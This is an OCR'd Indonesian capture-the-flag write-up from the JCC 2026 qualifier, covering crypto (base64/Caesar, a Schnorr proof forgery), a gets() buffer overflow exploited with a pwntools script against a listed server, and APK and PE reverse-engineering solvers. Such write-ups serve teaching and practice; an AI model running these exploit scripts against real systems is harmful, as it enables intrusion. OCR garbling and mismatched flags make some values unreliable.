
Do you know what's the difference between encoding and encrypting? Why not try both? The key is missing, unfortunately.

Solusi

Diberikan flag.txt sebagai berikut:


```
UUpKe0Qzc2owdGxfQTBfSnlmdzcwNnk0d29mfQ==
```

Berdasarkan analisa kami, flag diatas diencode menggunakan base64, karena karakter diatas mengandung karakter alphabet kapital maupun non kapital, angka dan terdapat padding == diakhir digit, yang digunakan untuk menggenapkan panjang dari flag, hal ini merupakan sifat dari base64. Oleh karena itu bisa kita decode dengan decoder base64 online.



QJJ{D3sj0tl_A0_Jyfw706y4wof}

Karena hasil decoder diatas terlihat masih belum berupa plaintext, kami analisa lagi, kalau flag diatas dienkripsi menggunakan caesar chiper, karena flag masih mengandung {} dan yang berubah hanya alphabet nya saja. Oleh karena itu langsung kami deskripsi caeser chipher tersebut dengan caesar chiper deskripsi online dan langsung menemukan flagnya.



Za King's Perjury

Flag

JCC{ZKP_50undn3ss_3rr0r_778de2158c90}

Deskripsi

Author: **adieos**

As a king, please refrain from making false statements, forging fraudulent proofs, or lying under legal oath at all times.

Connect using:


```
nc HOST PORT
```

Link AI

https://chatgpt.com/share/6aa0f245-aeac-83ec-8fcc-a3e8d0854a75

Solusi

Diberikan key sebagai berikut:



Ini adalah teka teki schnorr protocol dan kita diberikan public key, generator g = 2 dan modulus p, dan kita diminta memasukan r yang digunakan sebagai R komitmen, tetapi karena server tidak melakukan validasi pada r yang kita masukkan

Sehingga kita bisa memasukan nilai R komitmen dari hasil script berikut

```
P =
323170060713110073003389139264238282488179412411402391128420097514007417066343542226196894173635693471179017379097041
917546058732091950288537589861856221532121754125149017745202702357960782362488842461894775876411059286460994117232454266
225221932305409190376805242355191256797158701170010580558776510388618472802579760549035697325615261670813393617995413364
765591603683178967290731783845896806396719009772021941686472258710314113364293195361934716365332097170774482279885885653
692086452966360772502689555059283627511211740969729980684105543595848665832916421362182310789909994486524682624169720359
118525070453610905 59, and r is any number you choose!
P = 297010918339048621390105432877370905297481747812669012764988283800676654954081936900750816694523698337084977796678862506
613386168822274399014344366342623897792968674799190791062747194769604422154453739641682049141235276577587818124447319500
055775412188610075880605492573101595656345442378462177592807275657922140362131493687121617817618812249071305675959782792
822665924407764668604512433982364241095212954647589152572453677432907035493773283995253927012773844722104746573909467903
100367373129561549632895142618904886540172163141410597936948022709315617329131968128930824997164729812484634099570905442
4076617966151947
Excellent! here's my challenge number: e = 1. Compute Z = r + e*x (mod p), where x is your secret key, then send me Z!
0
Okay I'm going to verify this first...
I'm convinced! here's your flag: JCC{ZKP_50undn3ss_3rr0r_778de2158c90}
```

```
R = pow(Y, -1   ,P)
print(R)
```

, dan nilai e yang kecil sekitar 1-5 maka ketika e acak menghasilkan 1 dan kita jawab 0 maka akan server memunculkan flagnya,

[PWN]

Pwn-101

Flag

JCC{Buff3r_0v3rfl0w_1s_D4n63r0us!}

Deskripsi

Author: **anonymous**

Welcome to JCC! connect to me with netcat!

nc 206.189.94.195 9000


(Replace nc with ncat if you're using Windows)

Link AI

pwn101.mp4

Solusi

Diberikan tantangan pwn seperti berikut:



Diberikan dengan script chall.c sebagai berikut

```
#include <stdio.h>
#include <stdlib.h>
```

```
#include <signal.h>

char flag[256];

// Build with:
// gcc -g -fno-stack-protector -no-pie -z execstack -o chall chall.c

void crash_handler(int sig)
{
    FILE *f = fopen("flag.txt", "r");
    if (f)
    {
        fgets(flag, sizeof(flag), f);
        fclose(f);
        printf("\nYou crashed my server! Here's a flag for you:
%s\n", flag);
    }
    else
    {
        printf("\nYou crashed my server! I don't have a flag for you
though\n");
    }
    exit(0);
}

int main(void)
{
    char name[256];

    signal(SIGSEGV, crash_handler);

    printf("What's your name: ");
    fflush(stdout);
    gets(name);

    printf("Welcome to JCC, %s!", name);
    return 0;
}
```

Berdasarkan source code tersebut diketahui didalam fungsi main bahwa ada variabel name yang menerima value sebesar 256 bytes, Ketika program dijalankan akan muncul input nama yang

kemudian nilai input ditangkap dan disimpan kedalam variabel name, ketika nilai input melebihi nilai bytes lebih besar dari 256 maka program akan mengalam buffer overflow dan akan ditangani oleh signal yang kemudian akan mencetak flag, dengan

diselesaikan dengan script sebagai berikut:

```python
from pwn import *


DOMAIN = "206.189.94.195"
PORT = 9000

chall = remote(DOMAIN, PORT)

payload = b"A" * 300

chall.sendlineafter(b"What's your name: ", payload)

chall.interactive()
```


PROBLEMS
OUTPUT
TERMINAL
DEBUG CONSOLE
wsl
computer@DESKTOP-FKU6PAS MINGW64 /d/ctf-archive/JCC2026/pwn101
$ wsl
bangkitbayu@DESKTOP-FKU6PAS:/mnt/d/ctf-archive/JCC2026/pwn101$ source ./venv/bin/activate
(venv) bangkitbayu@DESKTOP-FKU6PAS:/mnt/d/ctf-archive/JCC2026/pwn101$ python3 solve.py
[+] Opening connection to 206.189.94.195 on port 9000: Done
[*] Switching to interactive mode
Welcome to JCC, AAAA

[REVERSE]

Rev-101

Flag

JCC{4n_1ntr0duct10n_t0_4p3ka_r3vs}

Deskripsi

Author: **UrSourceCode**


We found an Android application that asks for a flag.

There is a secret contained somewhere in the APK's decompiled code, but it has been scrambled. Investigate the application and find a way to restore the original secret.

You can use an online decompiler such as https://www.decompiler.com/ or JADX to inspect the APK's source code.

Solusi

Jadi diberikan file shuff.zip yang berisi shuff.apk, lalu kita bongkar apk tersebut dengan decompiler online sebagai berikut



Setelah aplikasi di bongkar dan diekstrak, setelah itu kami mengecek tiap direktori dan source code yang ada di aplikasi tersebut, dan menemukan clue di direktori /sources/com/apeka/hexshuffle dimana terdapat file

IndekMap.java sebagai berikut

```
package com.apeka.hexshuffle;

/* JADX INFO: loaded from: classes2.dex */
public final class IndexMap {
    static final int[] ORDER = {1, 13, 7, 11, 23, 20, 15, 14, 12, 26,
17, 2, 9, 27, 3, 4, 16, 10, 22, 8, 21, 24, 19, 6, 18, 0, 25, 28, 5};

    private IndexMap() {
    }
}
```

dan SecretData.java sebagai berikut

```
package com.apeka.hexshuffle;

/* JADX INFO: loaded from: classes2.dex */
public final class SecretData {
    static final String[] ASCII = {"r", "4", "t", "n", "_", "s", "a",
"_", "4", "1", "0", "1", "d", "n", "0", "r", "t", "c", "_", "k", "t",
"p", "_", "n", "3", "3", "u", "0", "v"};

    private SecretData() {
    }

    public static String recover() {
        StringBuilder sb = new StringBuilder();
        for (int i : IndexMap.ORDER) {
            sb.append(ASCII[i]);
        }
        return "JCC{" + ((Object) sb) + "}";
    }
}
```

Dari kedua source diatas kami mendapatkan insight bahwa SecretData.java menyimpan nilai ascii dari flag yang diacak yang kemudian posisi nilai ordernya disimpan dalam IndexMap.java

Kemudian kami merekonstruksi flagnya menggunakan script sebagai berikut:

```
ascii = "r4tn_sa_4101dn0rtc_ktp_n33u0v"
order = [
    1,
    13,
    7,
    11,
    23,
    20,
    15,
    14,
    12,
    26,
    17,
    2,
    9,
    27,
    3,
    4,
    16,
    10,
    22,
    8,
    21,
    24,
    19,
    6,
    18,
    0,
    25,
    28,
    5,
]

secret = "".join(ascii[i] for i in order)
print("JCC{" + secret + "}")
```

Tiny race

Flag

JCC{t1m3l1n3_d3t41l_r3c0n_ftw}

Deskripsi

Author: **UrSourceCode**

Our monitoring team caught a suspicious maintenance utility on a locked-down workstation.

It keeps asking for an "authorization code" and won't say what it protects.

Dig into the binary and find out what it's hiding.

Link AI

https://claude.ai/share/1913d665-9b3c-4fab-b7fb-19a96bed1070

Solusi

Diberikan sebagai berikut:

```python
#!/usr/bin/env python3

import struct

import sys



IMAGE_BASE = 0x140000000



def va_to_off(va: int, rdata_vma: int, rdata_fileoff: int) -> int:

    rva = va - IMAGE_BASE

    return rva - rdata_vma + rdata_fileoff
```

```
def find_rdata_section(data: bytes):
    """Parse minimal PE section table to get .rdata VMA / file
offset."""
    pe_off = struct.unpack_from("<I", data, 0x3C)[0]
    assert data[pe_off:pe_off + 4] == b"PE\x00\x00"
    num_sections = struct.unpack_from("<H", data, pe_off + 6)[0]
    opt_hdr_size = struct.unpack_from("<H", data, pe_off + 20)[0]
    sec_table_off = pe_off + 24 + opt_hdr_size
    for i in range(num_sections):
        entry = data[sec_table_off + i * 40: sec_table_off + (i + 1)
* 40]
        name = entry[0:8].rstrip(b"\x00").decode(errors="replace")
        virt_size, virt_addr, raw_size, raw_ptr =
struct.unpack_from("<IIII", entry, 8)
        if name == ".rdata":
            return virt_addr, raw_ptr
    raise RuntimeError(".rdata section not found")



def extract_tables(data: bytes):
    """
    C, T and P were located once via static disassembly (objdump) at
fixed
    RVAs relative to the module's own .text/.rdata layout for this
specific
```

```
    build of tinytrace.exe. If the binary is recompiled these RVAs
may shift;
    re-run: objdump -d -M intel tinytrace.exe and locate the
function that
    handles the --worker branch (it references a 64-byte inline
constant
    blob followed by two 32-byte lookup tables).
    """
    rdata_vma, rdata_fileoff = find_rdata_section(data)

    def off(va):
        return va_to_off(va, rdata_vma, rdata_fileoff)

    P_VA = 0x140019340
    T_VA = 0x140019360
    P = list(data[off(P_VA):off(P_VA) + 32])
    T = list(data[off(T_VA):off(T_VA) + 32])

    # The 64-byte constant blob is embedded as sixteen 4-byte
little-endian
    # immediates directly in the code (mov dword [mem], imm32),
extracted by
    # reading the disassembly of the --worker handler (offset
~0x140001571
    # in this build). Hardcoded here since it lives in .text as
immediates,
```

```
    # not in a data table.
    dwords = [
        0x9af95b84, 0x9beb50c9, 0x5641816c, 0x44d949e3,
        0xfd292501, 0x41f8da5c, 0xc4df655f, 0xbd83a72e,
        0x0acd41e1, 0x209a89c2, 0x8a311f6f, 0x5099a39e,
        0xc2583d7c, 0x9b9de116, 0x1dc2377e, 0xe90af232,
    ]
    C = b"".join(struct.pack("<I", d) for d in dwords)
    assert len(C) == 64
    return list(C[:32]), list(C[32:64]), T, P


def solve(C: list, C2: list, T: list, P: list) -> bytes:
    # Sanity check: P must be a permutation of 0..31 (confirms our
reading
    # of the loop structure is right).
    assert sorted(P) == list(range(32)), "P is not a full
permutation!"
    inp = [0] * 32
    for j in range(32):
        target_minus_t = (C2[j] - T[j]) % 256
        inp[j] = C[j] ^ target_minus_t
    return bytes(inp)


def main():
    if len(sys.argv) < 2:
```

```
        print("usage: solve_tinytrace.py <path-to-tinytrace.exe>
[out_file]")
        sys.exit(1)

    exe_path = sys.argv[1]
    out_path = sys.argv[2] if len(sys.argv) > 2 else None

    with open(exe_path, "rb") as f:
        data = f.read()

    C, C2, T, P = extract_tables(data)
    code = solve(C, C2, T, P)

    # Verify the derived code actually satisfies the check for every
j.
    for j in range(32):
        assert (C[j] ^ code[j]) + T[j] & 0xFF == C2[j] & 0xFF or \
               ((C[j] ^ code[j]) + T[j]) % 256 == C2[j],
"verification failed"

    if out_path:
        with open(out_path, "w") as f:
            f.write(code.decode())
        print(f"[+] 32-byte authorization code recovered and written
to: {out_path}")
    else:
```

```
        print("[+] Code recovered (length %d), pass an output path
to save it to a file." % len(code))




if __name__ == "__main__":
    main()
```

Kami memperoleh langkah-langkah analisis dari skrip Python tersebut dengan mendefinisikan konstanta dasar seperti IMAGE_BASE serta alamat VA tabel referensi, lalu membuat fungsi find_rdata_section untuk mem-parsing tabel bagian Portable Executable (PE) guna menemukan alamat virtual dan file offset dari bagian .rdata.
Setelah itu, fungsi extract_tables membaca data file biner untuk mengambil tabel permutasi P dan tabel T dari alamat virtual yang telah ditentukan, serta menggabungkan nilai-nilai dword yang disematkan langsung di dalam kode untuk membentuk konstanta C.

JCC{f0ll0w_7h3_ch1ld_br34kp01nt}

Nilai-nilai tersebut kemudian diproses melalui fungsi solve menggunakan operasi XOR dan aritmatika modular untuk memulihkan kode otorisasi sepanjang 32 byte yang diverifikasi ulang sebelum akhirnya disimpan ke dalam file keluaran.

Sudoku

Flag

JCC{sud0ku_n3v3r_g1v3_me_th3_sec23t_sc0re}

Deskripsi

Author: **UrSourceCode**

Someone sent us a suspicious Sudoku game.

The developer claims that completing the game will unlock a secret reward.

Can you investigate the program and recover what it is hiding?

Link AI

https://claude.ai/share/91ae1a23-016e-4a0d-8eb8-d9b3a50de448

Solusi

Diberikan sebagai berikut:

```
import sys

import pefile

from capstone import Cs, CS_ARCH_X86, CS_MODE_64


TARGET_STRINGS = [

    b"SudokuFlagPopup",

    b"Secret Unlocked!",

    b"Puzzle completed!",

    b"Secret reward unavailable.",

]



def find_string_file_offsets(data, needles):

    """Cari byte offset (di file) untuk setiap string target."""

    found = {}

    for needle in needles:

        idx = data.find(needle)

        if idx != -1:

            found[needle] = idx
```

```
    return found



def offset_to_va(pe, file_offset):
    """Convert file offset -> virtual address (RVA + ImageBase),
pakai section table pefile."""
    rva = pe.get_rva_from_offset(file_offset)
    return pe.OPTIONAL_HEADER.ImageBase + rva



def find_code_xrefs(pe, target_vas, data):
    """
    Disassemble section .text dan cari instruksi yang mereferensikan
    salah satu virtual address target (biasanya lewat lea reg,
[rip+offset]).
    Ini menunjukkan DI MANA kode memakai string tersebut -> itu
lokasi
    fungsi popup / pengecekan completion yang perlu ditelusuri lebih
lanjut.
    """
    text_section = None
    for section in pe.sections:
        if section.Name.rstrip(b"\x00") == b".text":
            text_section = section
            break
    if text_section is None:
        print("Section .text tidak ditemukan.")
```

```
        return

    code = text_section.get_data()
    base_va = pe.OPTIONAL_HEADER.ImageBase +
text_section.VirtualAddress

    md = Cs(CS_ARCH_X86, CS_MODE_64)
    md.detail = False

    print("\n=== Instruksi yang mereferensikan string target ===")
    for insn in md.disasm(code, base_va):
        # Instruksi lea/mov dengan operand rip-relative akan
menyebut alamat absolut
        # di kolom op_str setelah dihitung capstone, cek apakah
cocok salah satu target.
        for name, va in target_vas.items():
            hex_va = hex(va)[2:]
            if hex_va in insn.op_str.replace("0x", ""):
                print(f"{insn.address:#x}: {insn.mnemonic}
{insn.op_str}    <-- dekat string {name}")


def main():
    if len(sys.argv) < 2:
        print("Usage: python3 find_flag_logic.py <path-to-exe>")
        sys.exit(1)
```

```
    path = sys.argv[1]
    pe = pefile.PE(path)
    data = open(path, "rb").read()

    print("=== Lokasi string target di file ===")
    offsets = find_string_file_offsets(data, TARGET_STRINGS)
    target_vas = {}
    for name, off in offsets.items():
        va = offset_to_va(pe, off)
        target_vas[name] = va
        print(f"{name!r}: file_offset={hex(off)}  VA={hex(va)}")

    find_code_xrefs(pe, target_vas, data)

    print(
        "\nLangkah selanjutnya (manual):\n"
        "1. Buka alamat-alamat di atas di Ghidra/IDA untuk lihat
konteks fungsi lengkap.\n"
        "2. Telusuri call sebelum/sesudah lea tersebut -> biasanya
itu fungsi\n"
        "   'cek papan selesai' dan fungsi 'tampilkan popup / bentuk
teks flag'.\n"
        "3. Perhatikan apakah ada loop pendek (xor, add, rol/ror)
sebelum popup\n"
        "   dipanggil -> itu ciri khas dekripsi string flag saat
runtime.\n"
    )
```

```
if __name__ == "__main__":
    main()
```

buat singkat saja ambil yang penting saja
Kami mengekstrak Sudoku.exe dan men-disassemble-nya dengan objdump karena tidak ada string flag polos di dalam binary. Dengan menelusuri string "Secret Unlocked!", kami menemukan fungsi pembuat popup, lalu melacak mundur pemanggilnya dan menemukan bahwa sebelum popup muncul, program mengambil 42 byte data terenkripsi dari .rdata, membalik urutannya, meng-XOR tiap byte dengan sebuah key, lalu menukar nibble tiap byte.
Key XOR tersebut dihitung dari variabel skor internal yang harus bernilai tepat 0x539 (1337) bertambah dari baris/kolom yang selesai, tapi berkurang jika memakai fitur Hint. Kami hitung key-nya: (1337×7+13) mod 256 = 0x9C, lalu terapkan urutan reverse → XOR → swap nibble pada 42 byte tadi memakai Python, dan didapat flag-nya:

JCC{sud0ku_n3v3r_g1v3_me_th3_sec23t_sc0re

[MISC]

Sanity Check

Flag
JCC{Contoh_Flag_Seperti_Ini_0b1139dd7421}

Deskripsi
Author: **N/A**

Selamat datang di Jatim Cybersecurity Competition 2026! Format flag untuk semua soal adalah `JCC{.*}`! Temukan flag untuk soal ini di dalam PDF Petunjuk Teknis.

Solusi
Diberikan file juknis sebagai berikut:
PETUNJUK TEKNIS BABAK KUALIFIKASI.pdf

Flag ditemukan pada halaman 9, sebagai petunjuk format flag CTF

